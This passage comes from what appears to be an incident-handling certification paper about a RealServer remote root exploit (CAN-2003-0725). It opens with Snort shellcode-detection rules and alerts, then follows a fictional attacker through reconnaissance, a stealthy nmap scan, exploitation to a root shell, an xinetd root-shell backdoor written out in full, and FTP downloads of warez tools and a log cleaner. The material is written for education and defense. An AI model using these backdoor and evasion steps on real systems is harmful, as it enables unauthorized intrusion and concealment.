content: "|32 c3 32 d8 32 ca 52 b2 05 52 b2 02 52 b2 01 52 8a e2 \
b0 02 b3 65 ce 83 8a c2 32 c3 32 d8|"; tag: session,10,packets;  \
sid:1000006; rev:1; reference: cve,CAN-2003-0725; reference: bugtraq,6476; \
reference:url,www.service.real.com/help/faq/security/rootexploit082203.html;\
reference: nessus,11642; reference: cert,934932;)
```

Figure (42a)

```
[**] [1:1000006:1] Nasty_Linux_shellcode [**]
02/29-20:26:50.168622 192.168.1.201:32928 -> 192.168.1.228:554
TCP TTL:64 TOS:0x0 ID:56352 IpLen:20 DgmLen:604 DF
***AP*** Seq: 0xFCBF15E9  Ack: 0xC61B05D3  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 82234462 603373
[Xref =>  cert 934932][Xref =>  nessus 11642][Xref =>  url
www.service.real.com/help/faq/security/rootexploit082203.html][Xref =>
bugtraq 6476][Xref =>  cve CAN-2003-0725]
```

Figure (42b)

Since it seems that most of the exploits that are written today have pieces of older exploits in them; the odds of the shell code in this exploit having been used in other older exploits, or being used in the next generation of exploits are rather high. It seems like a good idea to put in a rule looking for the shell code. We will just use the first couple of lines of the hex data of the shell code to look for, that way when a new exploit is written using this shell code, we will have a pretty good chance at spotting the latest and greatest exploit.

That is what figures (42a & b) and (43a & b) are showing. Figure (42a) shows the first couple of lines of the Linux shell code in the rule, while figure (42b) is showing the actual alert that was generated when this exploit was run against a Linux target. Figure (43a) is showing the same thing; except here we have the Windows shell code. The accompanying alert, figure (43b), is the actual alert generated by this rule.

```
alert tcp any any -> any any (msg: "Nasty_Windows_shellcode"; \
content: "|7b b3 ea f9 92 95 fc c9 68 8d 0c 4e 1c 41 dc e0 44 93 60 \
b7 b0 b0 a0 98 c7 c3 a2 cf a3 a2|"; tag: session,10,packets; \
sid:1000007; rev:1; reference: cve,CAN-2003-0725; reference: bugtraq,6476; \
reference:url,www.service.real.com/help/faq/security/rootexploit082203.html;\
reference: nessus,11642; reference: cert,934932;)
```

Figure (43a)

```
[**] [1:1000007:1] Nasty_Windows_shellcode [**]
02/29-20:27:53.090663 192.168.1.201:32931 -> 192.168.1.225:554
TCP TTL:64 TOS:0x0 ID:37613 IpLen:20 DgmLen:604 DF
***AP*** Seq: 0x35DE6B  Ack: 0x838D91E2  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 82266678 0
[Xref =>  cert 934932][Xref =>  nessus 11642][Xref =>  url
www.service.real.com/help/faq/security/rootexploit082203.html][Xref =>
bugtraq 6476][Xref =>  cve CAN-2003-0725]
```

Figure (43b)

In order to have a successful attack, you must have three things: the exploit, a source platform and a target platform. We have covered every aspect of the exploit in the paper so far, now we will cover the source and target platforms along with their associated networks.

The Platforms / Networks

The next sections of the paper are written to simulate an attack being generated from the home of the attacker and targeting a small community college. The attacker will use his “high speed” Internet connection to launch the attack. The attack will take place at a fictitious community college called, “bogusschool.edu”.

Source Platform / Network

Our source platform is a Linux RedHat v8 system. It is a standard workstation configuration, except the attacker has added all of the development packages for RedHat. This will allow him to compile any needed programs. Figure (44) shows the network of our attacker. He has two systems at his disposal, one is the Linux RedHat 8 system and the other is a Windows 2000 Professional system. Since our attacker likes Linux better than Windows and will be using the Linux box for the attack, this will be the only system we will cover in-depth. Below is a breakout of what the Linux system has:

Operating System	Linux RedHat v8
Processor Speed	AMD Athlon 1.2 GHz
Memory	512 M DDR 1600
Disk Space	40 GB Hard Drive
Network Cards	2 (eth0 and eth1)

Our attacker accepted the defaults during the installation of RedHat, however, he went behind and secured the box a little by removing unwanted and/or unneeded services, such as rsync, rlogin, rshell, and rexec, just to name a few. The Linux platform is connected to a Linksys Firewall/DSL Router which provides some protection from the Internet. One of the Network Cards (NIC) installed in the Linux system is connected to a hub while the other NIC is connected directly to the Linksys Firewall/Router. The attacker’s Windows platform also has two NICs installed. One is connected to the Linksys Firewall/Router and the other is connected to the hub. The

installation of the hub is so that the two systems can communicate without having to go through the firewall and it is also good for testing between the two systems.




Figure (44)

Target Platform / Network

Since our target is a theoretical community college and I do not have access to one, I decided to use Mr. Don Murdoch's Theoretical University as a model for mine. Mr. Murdoch is a certified GCIH and described a theoretical University in his certification paper. I also used the network diagram from Agile Modeling to provide a basic layout for a University network, refer to figure (45).

For the purpose of this paper, bogusschool.edu, like most Universities out there today, uses the "Any traffic is allowed except that which is explicitly denied" concept at the campus firewall. They need to make sure the students can get what they need for their studies without any restrictions. They feel the security measures on the individual systems should be enough.

Depending on the type of request coming from the Internet will determine which server the connection goes to. As you can see, a request can either go to the Web Server, File Server, Application Server, RealServer, the Mainframe, or to another group of computers located around campus (depicted in the circle labeled "Workgroup"). As a note, some of the servers located on the network may have redundant servers, meaning there may be two or more Web Servers, just in case one goes down, the others can still provide service. The RealServer is one of the servers with redundancy.




Figure (45)

This attack only targets one type of server, which is the RealServer. We will only cover the specifics of the RealServer since it is our official target. Although there are two systems that are RealServers, one is a Linux RedHat 8 platform running RealServer version 8.0.2.471 and the other is a Windows 2000 Professional platform running RealServer version 8.0.2.471 also. Since our attacker likes Linux better than Windows and will be attacking the Linux box instead of the Windows one, this will be the only system we will cover in-depth. Below is a breakout of what the Linux system has:

Operating System	Linux RedHat v8
Processor Speed	AMD AthlonXP 2.2 GHz
Memory	1.5 G DDR 2700
Disk Space	90 GB Hard Drive
Network Cards	1 NIC installed (eth0)

This machine was build using the standard installation for server, with some of the packages removed since this will not be a mail server, or news server, web server, etc. Other than not installing those packages, this server is a standard default server installation of RedHat v8 with the addition of installing tripwire. All available patches and updates have been installed. This server has a default installation of the free downloadable version of RealServer from the Real Networks Website. When RealServer was installed, all of the application defaults were used.

Now you have a detailed understanding of the actual exploit and how it works, the layout of the source network, and a good over-view of the target network. I will show you how all of this ties together by describing a fictitious attack against the target network.

The next section describes what an attacker would do to gain unauthorized access to the target system using this exploit. Once the target system has been compromised, the attacker will secure it by creating a "back door"; a back door will allow the attacker to return to the system at a later time, usually as *root* or *system* level, and not be challenged for a password or any other means of authentication. Once the system has been secured, the attacker will cover his/her tracks, so the system administrator will not notice the intrusion, and then exit the system.

After I cover the five steps an attacker goes through to compromise a system using this exploit, I will then take on the role of the Incident Handler. Continuing with the same fictitious scenario as stated earlier, I will cover the six steps that the incident handler goes through while handling an incident.

Stages of the Attack

I belong to a hacker group that prides itself on having the most "*warez"* to offer at any given time. If we "lose" some of our resources, or servers we have compromised, then we need to go out and look for other boxes to secure, so that we can maintain our high standards of availability.

We trade *warez* with fellow hackers or in some cases we give it to "leeches". They are people who have nothing to trade; they are just takers, not givers. Since *warez* is software that has been illegally obtained, I, along with my fellow hackers, don't want this stuff on our personal systems. If we get caught with this stuff on our systems, then there is a good possibility that we would receive a huge fine, go to jail, or both. This is why we find unsecured boxes out there across the Internet, break into them, and set them up as our own personal "*warez*" servers.

A few weeks before school started back up for the new semester, my comrades and I were having a discussion about the loss of some of our resources. It turns out that some of the computers we compromised have been patched up or taken off line. We needed to find other resources to maintain our ability to provide free warez to fellow hackers.

The day following our little discussion, I acquired the RealServer exploit code from a notable hacker on IRC. It looked like a really good opportunity to secure more boxes and since this exploit was a new one, no one would be prepared for it.

Reconnaissance

Since I had the exploit, I figured I'd be the one to locate and secure a new system for our use. First, I had to select a target. An ideal target will have lots of disk space, because all the warez we store take up a lot of room. If I were to take over a system with little extra disk space, I would be noticed right away because of the increased disk usage and the system would be taken off-line immediately. After all, our whole purpose is to remain undetected, while providing quality warez. With this in mind, I was thinking that any system set up as a RealServer would require a lot of disk space in order to provide the streaming media to their customers.

I would also like it to be as easy as possible to get in, secure the box, and get out. Because of this, I was thinking of going after someone with little or no network defenses and little resources to defend themselves. I was considering targeting a college or university. However, I figured the larger universities would have the network defenses and personnel resources to defend itself against such an attack. I was thinking more along the lines of a community college. I figured a small community college would need to compete with the larger schools, possibly by offering "distance learning" to students. They would record instructional classroom sessions and allow the students to download the media or view it over the Internet. Since the most popular streaming media server

suite used to accomplish this task is Real Systems' Real Server, I know finding a target will be pretty easy.




Figure (46)




Figure (47)

To help pick out a target, I decided to use my best friend, *Google*. I went to G*oogle* and typed, *"community college" + "distance learning" + real player* in the search window and in 0.23 seconds I had 112,000 hits, see figure (46). All I had to do was find one that was offering streaming media to students. I immediately spotted one that looked really

good. I am going on the assumption that if the school is asking the students to install Real Player to view the streaming media, they may be asking them to do that for compatibility issues with their RealServer.

Since all I need to know is the IP address range of the school, so I can scan them looking for the RealServer, I took the web address, " www.bogusschool.edu " and plugged it into *Sam Spade*, *www.samspade.org*. To see what it resolved to, see the results in figure (47).

Scanning

Now that I have the class 'C' IP address range of my target, I need to narrow down the list of possible IP's to see which one the RealServer is. To do this, I'm going to have one of my buddies run a scan against their class 'C' address space so that we can locate the RealServer. My friend will use nmap to do the scanning.

```
[root@Sully tools]# nmap -v -p 554 --randomize_hosts -sS -T1 -oG nmap.results -n '192.168.1.0/24'

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Nmap run completed -- 256 IP addresses (56 hosts up) scanned in 8075 seconds
[root@Sully tools]#
```

Figure (48)

nmap -v -p 554 --randomize_hosts -sS -T1 -oG nmap.results -n '192.168.1.0/24'

The above command, shown in figure (48), will run nmap with the following options: run nmap in verbose mode (**-v**), only scan port 554 (**-p 554**), mix-up the hosts scanned (**--randomize_hosts**), TCP Scan/half scan (**-sS**), time interval of 15 seconds between IPs (**-T1**), output to a grepable file called nmap.results (**-oG nmap.results**) do not do reverse DNS lookup (**-n**), and scan the class 'C' IP range (**'192.168.1.0/24**').

Running this scan will only scan port 554; this should reduce the chance of being detected. Besides, this is really the only port I am interested in. I am going to have a buddy do the scanning for me because if they detect the scan, they may log his IP and put it on a "watch list". However, once the scan is over, they won't see his IP anymore and I can come in with an unknown IP later (unknown to them anyway).

Once he finishes the scan, he will '*grep*' through the output file, nmap.results, looking for the IPs that are showing port 554 open. According to www.gnu.org, "Grep searches one or more input files for lines containing a match to a specified pattern. By default, grep prints the matching lines." In other words, it's a pattern-matching program. The command he will use is: " **grep open nmap.results > port554-open** ", see figure (49).

```
[root@Sully tools]# grep open nmap.results > port554-open
[root@Sully tools]# more port554-open
Host: 192.168.1.225 ()  Ports: 554/open/tcp//rtsp///    Ignored State: closed (0)
Host: 192.168.1.228 ()  Ports: 554/open/tcp//rtsp///    Ignored State: closed (0)
[root@Sully tools]#
```

Figure (49)

The above command will look through the *nmap.results* file looking for the word "open". If it is found, the entire line that the word appears on will be printed to the file port554-open. The command " **more port554-open** " shows what the output of the " *grep open nmap.results* " command was. Since all I need are IP addresses, my buddy will pull out just the IPs from the *port554-open* file. He will do this using the command: "**awk '{print $2}' port554-open > port554-ips_only** ", figure (50) is also showing the command "**more port554-ips_only**" to display the contents of the file. Looking at the output from the "*grep*" command, (figure (49)), you can see that the second column is where the IP address is, and the "*awk*" command is printing just that column and nothing else from each line. (Note: with "awk", the column delimiter is any white space; space or tab).

```
[root@Sully tools]# awk '{print $2}' port554-open > port554-ips_only
[root@Sully tools]# more port554-ips_only
192.168.1.225
192.168.1.228
[root@Sully tools]#
```

Figure (50)

While I am waiting for my buddy to finish the scan, I figured I would check out their website a little more to see when they start class again. The website shows they start back next week Monday. This gives me about 4 days to port the exploit over to Linux and play with it to see what it does. I want to have everything ready to go for the first day of school, because this will be the best time for me to get into their network without being seen. The first day back to school the system administrators will have too much other stuff going on to notice me.

Now that my buddy has finished the scan and provided me with the IP addresses, it appears they have more than one RealServer at the school. Now I need to determine what platforms and versions of RealServer they are running. I will do this from my Linux box using the command: ***./THCrealbad 192.168.1.228 2***, see figure (51). I will issue this command for each individual IP that was given to me. The returned results indicate both servers are running vulnerable versions of RealServer. However, I am only interested in the Linux box for now, so I will only focus on that one.

```
[root@Sully tools]# ./THCrealbad 192.168.1.228 2

THCREALbad v0.4 - WindOwZ & Linux remote root sploit for Realservers 8+9
by Johnny Cyberpunk (jcyberpunk@thehackerschoice.com)

Detected OS:  RealServer Version 8.0.2.471 (linux-2.0-libc6-i386)
[root@Sully tools]#
```

Figure (51)

Now that I know the IP address of the RealServer, the platform it is running on, and that the version of RealServer is a vulnerable one; I just need to wait 'til Monday before I attack.

While I wait for Monday to arrive, I'll download the free version of RealServer and install it on one of my Linux boxes so I can run the exploit against it. This way I can see exactly what it does and find any traces that may be left behind so I can clean them up. After successfully running the exploit a few times, I went to look at the logs to see if I left any traces. I looked at the system logs, namely; /var/run/utmp, /var/log/wtmp, /var/log/messages, /var/log/secure, and the RealServer access logs. None of these logs had any entries indicating that I was there, which means I don't really have any cleaning to do after I hit the target. I can get my access, secure the box and then exit immediately.

The only thing that I noticed with the Linux server is that I am disconnected after about two minutes. It looks like the RealServer application restarts itself after two minutes, so I need to act fast in order to get my job done. Since I have my exploit working, know what I need to do for clean up and know what I want to do as far as setting up my back-door, I just need to wait for Monday to roll along.

Exploiting the System

Exploiting the system is rather easy with this exploit. All I need to do is execute the program with the proper arguments, see figure (52). The only arguments that are required is: the IP address of the target system and either a zero (0) to target a Windows system, a one (1) to target a Linux system, or a two (2) to determine the operating system of the target. Since I am going after the Linux box, I will use the command: ***./THCrealbad 192.168.1.228 1.*** This will send the appropriate attack code to the Linux box.

```
[root@Sully tools]# ./THCrealbad 192.168.1.228 1

 THCREALbad v0.4 - WindOwZ & Linux remote root sploit for Realservers 8+9
 by Johnny Cyberpunk (jcyberpunk@thehackerschoice.com)

 exploit send .... sleeping a while ....

 ok ... now try to connect to port 31337 via netcat !
```

Figure (52)

As you can see, in figure (53), after I sent the exploit, I connected to the target using netcat. To verify the level of access I have, I will issue the command; "***uname –a; whoami; id*** ". You can see clearly in the reply from the target that I have the user id of root, which means I can do anything to this box. Now that I have root access, I need to secure it, to ensure that I, or my fellow comrades, can get into it later if need be. However, due to the time constraints, I need to do this really quickly.

```
[root@Sully tools]# nc 192.168.1.228 31337
uname -a; whoami; id
Linux Target-Linux 2.4.18-14 #1 Wed Sep 4 12:13:11 EDT 2002 i686 athlon i386 GNU/Linux
root
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)

ls /etc | grep inetd
xinetd.conf
xinetd.d
```

Figure (53)

Now that I was connected with a user id of root, and verified I was on a Linux box, I just need to know if this system used the old */etc/inetd.conf* file to configure its services or if it was using the newer */etc/xinetd.d/* directory with the start-up scripts for each of its services. You can see in figure (53) that after I verified my user id on the system, I issued the command " ***ls /etc | grep inetd*** ". The results indicate this system is using the newer xinetd.d directory and the scripts in that directory to configure their services.

Keeping Access

Knowing that I was going to attack a Linux platform and having a few days to prepare for the attack, I decided not to use a standard root kit to secure the box. I wasn't sure if I would have enough time to download and install a root kit before I got disconnected. I

figured I'd take an old fashion approach to create my backdoor by using a normal service and setting it up as my own.

Since I have a short timeframe to work on the box, I'm going to type out all of the commands I want to execute on the target before I actually attack. This way I can just "cut & paste" the commands and run them. Having the commands already typed out will ensure that everything is spelled correctly and will save time on the box.

My plan is to use the daytime service, which runs on port 13 by default, as my backdoor. I will over-write the daytime file in the /etc/xinetd.d directory so that it opens a root shell when someone connects to the port. A root shell will give me total control over the system. The access that the RealServer exploit gives me is root, but the display and formatting of the commands leaves a lot to be desired. I would normally use an editor to edit the file, except when I try to use an editor in the shell provided by the exploit, the format of the commands are very strange and unexpected things happen. I do not have the time to experiment with the editor in this shell, so I will just "*echo*" what I want the file to contain.

Figure (54) shows what I sent to the file. The first line will send the string " # *default: on* " to the file */etc/xinetd.d/daytime*. Since the first line only has one redirect (**>**), this will over-write the entire file. After the first line is echoed, the entire file will contain the line " # *default: on* " and nothing else. The following lines, however, have two redirects (**>>**), so they will append the corresponding strings to the end of the file */etc/xinetd.d/daytime*.

```
echo " # default: on                                                    "  > /etc/xinetd.d/daytime
echo " # description: The daytime service. It uses \                    " >> /etc/xinetd.d/daytime
echo " # no unencrypted usernames and passwords for authentication.    " >> /etc/xinetd.d/daytime
echo " service daytime                                                  " >> /etc/xinetd.d/daytime
echo " {                                                                " >> /etc/xinetd.d/daytime
echo "        disable                 = no                              " >> /etc/xinetd.d/daytime
echo "        socket_type             = stream                          " >> /etc/xinetd.d/daytime
echo "        protocol                = tcp                             " >> /etc/xinetd.d/daytime
echo "        wait                    = no                              " >> /etc/xinetd.d/daytime
echo "        user                    = root                            " >> /etc/xinetd.d/daytime
echo "        server                  = /bin/bash                       " >> /etc/xinetd.d/daytime
echo "        server_args             = -i                              " >> /etc/xinetd.d/daytime
echo " }                                                                " >> /etc/xinetd.d/daytime
```

Figure (54)

Now that I have created my version of the */etc/xinetd.d/daytime* file, notice that when the daytime service starts, it will run */bin/bash* with the privileges of root. So when I connect to port 13, there will be a root shell waiting for me.

I need to get the service started before I can use it though. To start this service I will need to restart the xinetd service. I will issue this command to restart the service: "**/etc/init.d/xinetd restart** ", as shown in figure (55). It looks like xinetd started properly, so now my backdoor should be ready.

```
/etc/init.d/xinetd restart
Stopping xinetd: [  OK  ]
Starting xinetd: [  OK  ]
exit
[root@Sully tools]#
```

Figure (55)

I will use netcat once again to connect to the target, but this time I will connect through my backdoor, which is on port 13. You can see in figure (56) that I have a shell on the box and the user is root. The thing to keep in mind is that the user "root" is showing on the prompt, which means I am being logged and will need to clean up.

```
[root@Sully tools]# nc 192.168.1.228 13
stty: standard input: Invalid argument
[root@Target-Linux /]# uname -a; whoami; id
Linux Target-Linux 2.4.18-14 #1 Wed Sep 4 12:13:11 EDT 2002 i686 athlon i386 GNU/Linux
root
uid=0(root) gid=0(root)
[root@Target-Linux /]# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0C:29:01:40:E6
          inet addr:192.168.1.228  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1317 errors:0 dropped:0 overruns:0 frame:0
          TX packets:86 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:97950 (95.6 Kb)  TX bytes:5674 (5.5 Kb)
          Interrupt:11 Base address:0x10c0
[root@Target-Linux /]#
```

Figure (56)

As you can see in figure (56), I issued the command: " **uname -a; whoami; id** ", this is to identify the systems name, and who on the system I am. Look at the result of the command "**id**", it is only showing my *user id* (uid=0) and *group id* (gid=0). Both are root, but if you remember what the id command showed after the exploit, the exploit gave a lot more information such as what groups I belonged to. Begger's can't be choosers, so I will take what I can get.

The next thing that I did was make sure of the IP address of the box I was on, so I used the command; " **ifconfig -a** " to show the configuration of the network card. This was more of a sanity check for myself than anything else.

Since we are going to use this box as an FTP server, I need to download the proper files to make that happen. I will also pull down a log cleaner so that I can clean up my tracks on this system.

```
[root@Target-Linux /]# ftp 10.10.10.10 2121
Connected to 192.168.1.5 (10.10.10.10).
220 (Our Own FTP Server) ready ...
Name (10.10.10.10:root): woot
331 Password required for woot.
Password:
230 User woot logged in.
ftp> bin
Using binary mode to transfer files.
ftp> hash
Hash mark printing on (1024 bytes/hash mark).
ftp> mget ftpd*
mget ftpd? y
227 Entering Passive Mode (10,10,10,10,19,227).
150 Data connection accepted from 192.168.1.228:35451; transfer starting for ftpd (434197 bytes).
##################################################################################################
##################################################################################################
##################################################################################################
##################################################################################################
###################################
226 Transfer ok
434197 bytes received in 0.357 secs (1.2e+03 Kbytes/sec)
mget ftpd_config? y
227 Entering Passive Mode (10,10,10,10,27,127).
150 Data connection accepted from 192.168.1.228:35452; transfer starting for ftpd_config (3411 by
tes).
###
226 Transfer ok
3411 bytes received in 0.00686 secs (4.9e+02 Kbytes/sec)
ftp> get cleaner.c
227 Entering Passive Mode (10,10,10,10,102,161).
150 Data connection accepted from 192.168.1.228:35454; transfer starting for cleaner.c (7670 byte
s).
#######
226 Transfer ok
7670 bytes received in 0.0141 secs (5.3e+02 Kbytes/sec)
ftp> bye
221 Bye bye ...
[root@Target-Linux /]#
```

Figure (57)

